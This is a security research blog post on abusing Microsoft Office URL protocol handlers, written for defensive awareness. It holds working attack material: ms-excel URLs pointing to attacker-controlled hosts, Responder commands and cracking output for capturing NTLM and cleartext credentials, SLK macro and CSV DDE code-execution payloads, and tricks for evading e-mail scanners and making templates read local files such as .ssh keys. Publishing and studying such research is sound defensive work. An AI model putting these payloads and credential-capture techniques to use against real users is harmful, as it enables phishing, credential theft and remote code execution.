Abusing the MS Office protocol scheme

blog.syss.com/posts/abusing-ms-office-protos

Matthias Zoellner

January 31, 2022

Matthias Zoellner on Jan 31, 2022

Jan 31, 2022 15 min

During a research project, SySS IT security consultant Matthias Zöllner found out that in a standard installation of Windows Office files can be opened directly via certain URLs. This article shows how this works.

MS Office Protocol

Intro

When installing Microsoft Office under a recent Windows system, some default handlers for protocols are added. This opens some possibilities an attacker can try to abuse. The following blog post should bring some awareness about the possible attacks.

Test environment


The following tests have been conducted with the specified environment. However, other Windows and Office versions behave different, e.g. with an additional warning or even with less warnings. There are a lot of possible configurations, therefore the setup was like the following.

Product	Version
OS	Windows 10 Professional x64 1809
Office	Microsoft Office Professional Plus 2016 (Version 2109 Build 16.0.14430.20154) 32 bit

Everything was in the default settings as installated.

Details

Those handlers can be found via **Settings -> Default Apps -> Choose default applications by protocol**.


Settings

Choose default apps by protocol

MS-EXCEL
Url:Excel Protocol
Excel

MS-GAMEBAR
URL:ms-gamebar
Xbox Game Bar

Registered MS-Office protocol handler

As can be seen in the following figure, the MS-EXCEL protocol is registered with Excel. This behaviour is not exclusive for Excel. It also applies to Word, PowerPoint, etc.

The following handlers are getting registered:

ms-word://	ms-powerpoint://
ms-excel://	ms-visio://
ms-access://	ms-project://
ms-publisher://	ms-spd://
ms-infopath://	

Registered default handlers for protocls can be also found in the registry under:

```
Registry::HKEY_CLASSES_
ROOT\
```

By querying the registry, e.g. for MS protocols, we can see a lot registered. **NOTE**: The following output is compressed.

```
Get-Item Registry::HKEY_CLASSES_ROOT\ms-* | Out-String | select-string -Pattern
"URL" -SimpleMatch

    Hive: HKEY_CLASSES_ROOT
Name                           Property
----                           --------
ms-aad-brokerplugin            (default)    : URL:ms-aad-brokerplugin
ms-access                      (default)    : Url:Access Protocol
ms-actioncenter                (default)    : URL:ms-actioncenter
ms-appinstaller                (default)    : URL:ms-appinstaller
ms-apprep                      (default)    : URL:ms-apprep
ms-availablenetworks           (default)    : URL:Available Networks Protocol
ms-calculator                  (default)    : URL:ms-calculator
ms-chat                        (default)    : URL:ms-chat
ms-clock                       (default)    : URL:ms-clock
ms-contact-support             (default)    : URL:ms-contact-support
```

```
ms-cortana                     (default)    : URL:ms-cortana
ms-cxh                         (default)    : URL:ms-cxh
ms-cxh-full                    (default)    : CloudExperienceHost Launch
Protocol
ms-default-location            (default)    : URL:ms-default-location
ms-device-enrollment           (default)    : URL:ms-device-enrollment
ms-drive-to                    (default)    : URL:ms-drive-to
ms-edu-secureassessment        (default)    : URL:ms-edu-secureassessment
ms-excel                       (default)    : Url:Excel Protocol
ms-gamebar                     (default)    : URL:ms-gamebar
ms-gamebarservices             (default)    : URL:ms-gamebarservices
ms-gamingoverlay               (default)    : URL:ms-gamingoverlay
ms-get-started                 (default)    : URL:ms-get-started
ms-getoffice                   (default)    : URL:ms-getoffice
ms-holographicfirstrun         (default)    : URL:ms-holographicfirstrun
ms-inputapp                    (default)    : URL:ms-inputapp
ms-ipmessaging                 (default)    : URL:ms-ipmessaging
ms-mobileplans                 (default)    : URL:ms-mobileplans
ms-msdt                        (default)    : URL:ms-msdt
ms-officeapp                   (default)    : URL:ms-officeapp
ms-officecmd                   (default)    : URL:ms-officecmd
ms-oobenetwork                 (default)    : URL:ms-oobenetwork
ms-paint                       (default)    : URL:ms-paint
ms-penworkspace                (default)    : URL:ms-penworkspace
ms-people                      (default)    : URL:ms-people
ms-perception-simulation       (default)    : Url:Perception Simulation Protocol
ms-phone                       (default)    : URL:ms-phone
ms-photos                      (default)    : URL:ms-photos
ms-playto-miracast             (default)    : URL:ms-playto-miracast
ms-powerpoint                  (default)    : Url:PowerPoint Protocol
ms-projection                  (default)    : URL:ms-projection
ms-publisher                   (default)    : Url:Publisher Protocol
ms-quick-assist                (default)    : URL:ms-quick-assist
ms-rd                          (default)    : URL:ms-rd
ms-retaildemo-launchbioenrollm (default)    : URL:ms-retaildemo-
launchbioenrollmentent
ms-retaildemo-launchstart      (default)    : URL:ms-retaildemo-launchstart
ms-screenclip                  (default)    : URL:ms-screenclip
ms-screensketch                (default)    : URL:ms-screensketch
ms-settings                    (default)    : URL:ms-settings
ms-settings-airplanemode       (default)    : URL:ms-settings-airplanemode
ms-settings-bluetooth          (default)    : URL:ms-settings-bluetooth
ms-settings-cellular           (default)    : URL:ms-settings-cellular
ms-settings-connectabledevices (default)    : URL:Devices Flow Connectable
Devices Protocol
ms-settings-displays-topology  (default)    : URL:Devices Flow Display Topology
Protocol
ms-settings-e-mailandaccounts  (default)    : URL:ms-settings-e-mailandaccounts
ms-settings-language           (default)    : URL:ms-settings-language
ms-settings-location           (default)    : URL:ms-settings-location
ms-settings-lock               (default)    : URL:ms-settings-lock
ms-settings-mobilehotspot      (default)    : URL:ms-settings-mobilehotspot
ms-settings-notifications      (default)    : URL:ms-settings-notifications
ms-settings-power              (default)    : URL:ms-settings-power
ms-settings-privacy            (default)    : URL:ms-settings-privacy
ms-settings-proximity          (default)    : URL:ms-settings-proximity
ms-settings-screenrotation     (default)    : URL:ms-settings-screenrotation
ms-settings-wifi               (default)    : URL:ms-settings-wifi
ms-settings-workplace          (default)    : URL:ms-settings-workplace
ms-sttoverlay                  (default)    : URL:ms-sttoverlay
ms-sway                        (default)    : URL:ms-sway
ms-taskswitcher                (default)    : URL:ms-taskswitcher
```

```
ms-to-do                        (default)    : URL:ms-to-do
ms-todo                         (default)    : URL:ms-todo
ms-unistore-e-mail              (default)    : URL:ms-unistore-e-mail
ms-virtualtouchpad              (default)    : URL:Virtual Touchpad
ms-voip-call                    (default)    : URL:ms-voip-call
ms-voip-video                   (default)    : URL:ms-voip-video
ms-walk-to                      (default)    : URL:ms-walk-to
ms-wcrv                         (default)    : URL:ms-wcrv
ms-whiteboard-cmd               (default)    : URL:ms-whiteboard-cmd
ms-whiteboard-preview           (default)    : URL:ms-whiteboard-preview
ms-windows-search               (default)    : URL:ms-windows-search
ms-windows-store                (default)    : URL:ms-windows-store
ms-windows-store2               (default)    : URL:ms-windows-store2
ms-word                         (default)    : Url:Word Protocol
ms-wpc                          (default)    : URL:ms-wpc
ms-wpdrmv                       (default)    : URL:ms-wpdrmv
ms-xbet-survey                  (default)    : URL:ms-xbet-survey
ms-xbl-3d8b930f                 (default)    : URL:ms-xbl-3d8b930f
ms-xgpueject                    (default)    : URL:ms-xgpueject
```


A detailed description by Microsoft about the Office protocols can be found here.

A complete Office URL looks like the following:

```
ms-
excel:ofv|u|https://192.168.1.10/poc.x
ls
```

If this URL is sent via e-mail or pasted in the Explorer, Excel is trying to open the specified file.

Here is a proof of concept (PoC) if the URL is sent via e-mail and clicked by the user.


Gelöschte Elemente - Outlook-Datendatei - Outlook
File
Home
Send / Receive
Folder
View
Help
Tell me what you want to do
PRODUCT NOTICE Outlook hasn't been activated. To keep using Outlook without interruption, activate before Tuesday, October 12, 2021.
Activate
Favorites
Posteingang
Gesendete Elemente
Gelöschte Elemente
Outlook-Datendatei
Entwürfe [2]
Junk-E-Mail
Postausgang
RSS-Feeds
Search Folders
Search Gelöschte Elemente
Current Folder
All
Unread
By Date
We didn't find anything to show here.
Items: 0
fish /home/spaami/pocs
sudo /home/spaami/pocs
fish /home/spaami/pocs
./ngrok /home/spaami/pocs

```
spaami@spaami ~/pocs>
```

Demo of opening a link to a xlsm file containing a reverse shell macro

It was possible to abuse this behaviour at some penetration tests, resulting in a 1-click Remote Code Execution (RCE) if the protection is based on the e-mail appliance and the Office security settings for macros are not configured.

NOTE: In the default settings, a warning is shown when opening the file via a browser, but not when opening it from Outlook. There might be an inconsistency through the programms, allowing access to those protocoll handlers.

Bypass e-mail security appliance

As only a link is sent via e-mail, there is no file to inspect for an e-mail security appliance.

For link inspection it is quite easy to deliver different content for the scanner, as the user agent sent contains the wording “Microsoft Office” and the scanner in most cases does not. Therefore, harmless content can be delivered to the scanner, bypassing the link inspection.

- *Showing the headers of an HTTP request from Excel*

Integrated authentication dialog

If the server hosting the file asks for some authentication, an Excel-internal dialog is shown. As this dialog is integrated in Excel, this might create some additional trust for the user to enter credentials.

Server-side preparation

On the server side, for simplicity reasons we run the great tool responder with the following command:

```
spaami@spaami ~> sudo responder -I eth0 -v --lm -A
[sudo] password for spaami:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----
-.-----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|
_|
  |__| |_____|_____|
__|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
[

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]
]
[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                 [ON]
    SMTP server                 [ON]
    DNS server                  [ON]
    LDAP server                 [ON]
    RDP server                  [ON]
    DCE-RPC server              [ON]
    WinRM server                [ON]

[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [ON]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [ON]
    Fingerprint hosts           [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.178.115]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']
[...]
[+] Listening for events...
```

This creates some listening services on ports

```
spaami@spaami ~> sudo netstat -antp | grep 3322
tcp        0      0 192.168.178.115:443     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:445     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:3389    0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:5985    0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:389     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:135     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:587     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:139     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:110     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:143     0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:80      0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:53      0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:21      0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:88      0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:25      0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:1433    0.0.0.0:*     LISTEN
3322/python3
tcp        0      0 192.168.178.115:49849   0.0.0.0:*     LISTEN
3322/python3
```

Gathering NTLM hashes

If we generate a link, pointing to one of those services, we get the authentication pop-up in Excel.

```
ms-
excel:ofv|u|https://192.168.178.115/poc.x
ls
```

Showing the Excel authentication pop-up

Entering some credentials

If a user enters credentials here, they are transfered as NetNTLMv2 credentials and can be cracked by the attacker. This of course implies that the password is weak enough to get cracked. *Showing the captured NetNTLMv2 hash*

To verify if this is crackable, we can check the password with john.

```
spaami@spaami ~ [1]> echo "Passw0rd!" | sudo john
/usr/share/responder/logs/HTTP-NTLMv2-192.168.178.249.txt --pipe
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netntlmv2, NTLMv2 C/R [MD4
HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 1 candidate left, minimum 2 needed for performance.
Passw0rd!        (IEUser)
7g 0:00:00:00  700.0g/s 100.0p/s 800.0c/s 800.0C/s Passw0rd!
```

If the URL is pointing to a server, which can be resolved via the shortname (in this case “spaami”), there is no Windows Security dialog and an authentication with the hashed users (domain) credentials is performed immediately. This situation emerges mostly when the attacker machine is in the same local network, but also attacks over the internet might be possible, if the attacker is able to gain access to a configured trusted domain.

Attacker system is in the same trusted network segment *Showing the captured NetNTLMv2 hash*

This is not a new behaviour and some details about this “forced authentication” can be found here.

Basic Auth

If we change our responder command to send a BasicAuth instead of the NTLM challenge, we can even receive credentials in cleartext.

```
spaami@spaami ~> sudo responder -I eth0 -v --lm -A
-b
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----
-.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|
_|
  |__| |_____|_____|
__|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [ON]
    Force WPAD auth            [OFF]
    Force Basic Auth           [ON]
    Force LM downgrade         [ON]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.178.115]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
[...]

[+] Listening for events...
```

The URL for the attack is as follows:

```
ms-
excel:ofv|u|https://192.168.178.115/poc.x
ls
```

After opening the link again, a Windows Security dialog is shown. *Showing the Excel authentication pop-up* If a user enters credentials however, we receive them base64 encoded, and the responder automatically decodes them. *Showing the captured credentials*

Ports and protocols

There is no limit on ports and protocols. So, for example, it is possible to use non default ports like 8843.

```
ms-
excel:ofv|u|https://213.178.22.33:8843/poc.c
sv
```

To easily capture the requests on the server, it is possible to forward them to the listening responder ports. This can be done via iptables or a quite simple socat command.

```
sudo socat TCP-LISTEN:8843,reuseaddr,fork
TCP:192.168.178.115:443
```

Additional other protocols are possible, and they also might trigger different behaviour. By using FTP for example, a different dialog is shown.

```
ms-
excel:ofv|u|ftp://192.168.178.115/poc.x
ls
```

Showing the Excel FTP authentication pop-up

As FTP is an unencrypted protocol, this also allows an attacker to gather cleartext credentials. *Showing cleartext credentials via FTP*

To discover additional supported protocols, a simple approach was used. By taking the list of typical protocols from Wikipedia and the following script and wireshark running on the server side it was verified if any requests are sent.

```
Get-Content C:\Users\IEUser\Desktop\AllProtos.txt | ForEach-
Object {
$ie = new-object -com internetexplorer.application
$ie.visible=$true
$ie.navigate($_)
}
```

Fuzzing approach

The following protocols have been identified as working:

```
ftp:// == FTP (Port 21)
file:// == SMB (Port 445 +
139)
http:// == HTTP (Port 80)
https:// == HTTPS (Port
443)
```

Non default files

Another risk comes from the fact, that the often suggested mitigation for exploits and accidentally triggered actions is to change the default application. This protection can be bypassed by calling MS Office URLs which then forces Office to open the specified file despite the default application. The following file types have been found to be opened by MS Excel:

.ASP	.CSV
.DQY	.HTM
.HTML	.IQY
.JS	.MHTML
.ODC	.ODS
.SLK	.TXT
.XLA	.XLAM
.XLL	.XLM

.XLS	.XLSB
.XLSM	.XLSX
.XLT	.XLTM
.XLTX	.XLW
.ZIP	

And this is only Excel. There is a similiar amount of file types for each Office programm, like Word, Powerpoint, Access and OneNote. This brings back some old attack paths.


SLK files

```
ms-
excel:ofv|u|http://192.168.178.115:8080/rce.s
lk
```

A SLK file is quite an old relict and allows code execution in only a few characters. A minimal PoC looks like this:

```
ID;P
O;E
NN;NAuto_open;ER101C1;KOut
Flank;F
C;X1;Y101;K0;EEXEC("calc.exe"
)
C;X1;Y102;K0;EHALT()
E
```

It is using the XLM 4.0 macros from Office, which might get removed in the future by Microsoft.


Datei Maschine Anzeige Eingabe Geräte Hilfe
Gesendete Elemente - Outlook-Datendatei - Outlook
File Home Send / Receive Folder View Help Tell me what you want to do
New Email New Items Clean Up Junk Delete Archive Reply Reply All Forward Meeting More
Move to: ? To Manager Team Email Done Reply & Delete Create New
Move OneNote Unread/ Read Categorize Follow Up Search People Address Book Filter Email Read Aloud
New Delete Respond Quick Steps Move Tags Find Speech
Activate
Favorites Posteingang 1 Gesendete Elemente Gelöschte Elemente
Outlook-Datendatei Posteingang 1 Entwürfe [1] Gesendete Elemente Gelöschte Elemente Junk-E-Mail Postausgang RSS-Feeds Search Folders
Search Gesendete Elemente Current Folder All Unread By Date
Items: 0
Type here to search
DEU 6:50 AM 10/8/2021
STRG-RECHTS
fish /home/spaami/pocs

PRODUCT NOTICE Outlook hasn't been activated. To keep using Outlook without interruption, activate before Tuesday, October 12, 2021.

We didn't find anything to show here.

```
spaami@spaami ~/pocs>
```


Demo showing the attack vector of a SLK file

CSV files

```
ms-
excel:ofv|u|https://213.178.22.33:8843/poc.c
sv
```

The same behaviour is working for CSV files with the DDE for code execution.

Showing the warning if the DDE is disabled *Setting for DDE protection*


Gesendete Elemente - Outlook-Datendatei - Outlook
File
Home
Send / Receive
Folder
View
Help
Tell me what you want to do
PRODUCT NOTICE Outlook hasn't been activated. To keep using Outlook without interruption, activate before Tuesday, October 12, 2021.
Activate
Favorites
Posteingang 1
Gesendete Elemente
Gelöschte Elemente
Outlook-Datendatei
Entwürfe [1]
Junk-E-Mail
Postausgang
RSS-Feeds
Search Folders
We didn't find anything to show here.
Type here to search
fish /home/spaami/pocs

```
spaami@spaami ~/pocs>
```

Demo showing the attack vector of a CSV file

TXT files

Even completely different file endings are possible. Office will happily try to open them und trigger on the content.

```
ms-
excel:ofv|u|http://192.168.178.115/rce.t
xt
```

For *.txt files, two seperate attacks are possible. Variant a) is to insert CSV content.

```
$> cat rce.txt
=cmd|' /C
calc'!notthissheet
```

Variant b) is just to rename a *.doc file to *.txt and here also Office will try to load the containing macros.

```
cat .\calc_macro_txt.txt
ÐÏ◄à¡±→á>♥þÿ    ♠☺'►)☺þÿÿÿ&ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
[...]
[Workspace]
ThisDocument=26, 26, 1450, 599,
ThisDocumentThisDocument☺þÿ♥
ÿÿÿÿ♠   ☻ÀF Microsoft Word 97-2003-Dokument
MSWordDoc►Word.Document.8ô9²q☺CompObj↕☻
ÿÿÿÿÿÿÿÿÿÿÿÿsrÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

Opening a TXT file and Word interpretating it as doc, containing macros

Steal files

The possiblity to create a file from a template and provide the default save folder creates some additional attack vectors for social engineering. If a user is tricked to write sensitive content into a file and saves it, an attacker might have immediately access to it, as it is stored on the attacker system (SMB or WebDAV).

Ask for sensitive information

Attackers may provide a fake “password safe” in Excel, where the users should store their passwords to store them safe.

The following file was openend via an URL pointing to a WebDAV folder allowing anonymous access. *Openening a file on a WebDAV server*

By pressing STRG+S or the “save” button, the file is saved directly on the WebDAV server. *Save an opened file on a WebDAV server*

This might leak sensitive data, as the user might not be aware that the file is immediately pushed to the server.

Use automatic fields in combination with data connections

In the template, attackers can provide connections to local files and trick the user into allowing the data connections. Again when saving, sensitive content might be stored inside the Office document without the user being aware of it.

The following document was opened via the WebDAV server and as we can see, the data fields are empty. *Openening a file on a WebDAV server with data connections*

After enabling the “External Data Connections” *Message about the blocked External Data Connections*

some folders and files are read from the local machine and the content is inserted into the document. *Including the local folder and a local file into the document*

This is done by Powerquery as it can be seen in the following two screenshots. Reading a folder: *Configured Powerquery for the users folder*

Reading a sensitive file, including the detection of the actual username: *Configured Powerquery for the users .ssh key*

Conclusion

The MS Protocol handler bring some additional attack surface for clients. It should be considered to disable them if they are not in use, however they are normally used by Office 365 and Sharepoint.

If it is not possible to disable them, it should at least considered disabling macros, DDE and enable protected view.

Links

Work and inspiration from others:

- The great tool responder: https://github.com/lgandx/Responder
- Database of possibly malicious file extensions: https://filesec.io/
- CVE-2019-0801 - Path traversal in Office links: https://www.zerodayinitiative.com/blog/2019/9/24/cve-2019-0801-microsoft-office-uri-hyperlink-hijinks
- General analysis for custom protocol handlers: https://parsiya.net/blog/2021-03-17-attack-surface-analysis-part-2-custom-protocol-handlers
- MS-Teams URL handler exploit: https://positive.security/blog/ms-officecmd-rce
- SYLK file format: https://outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/

paper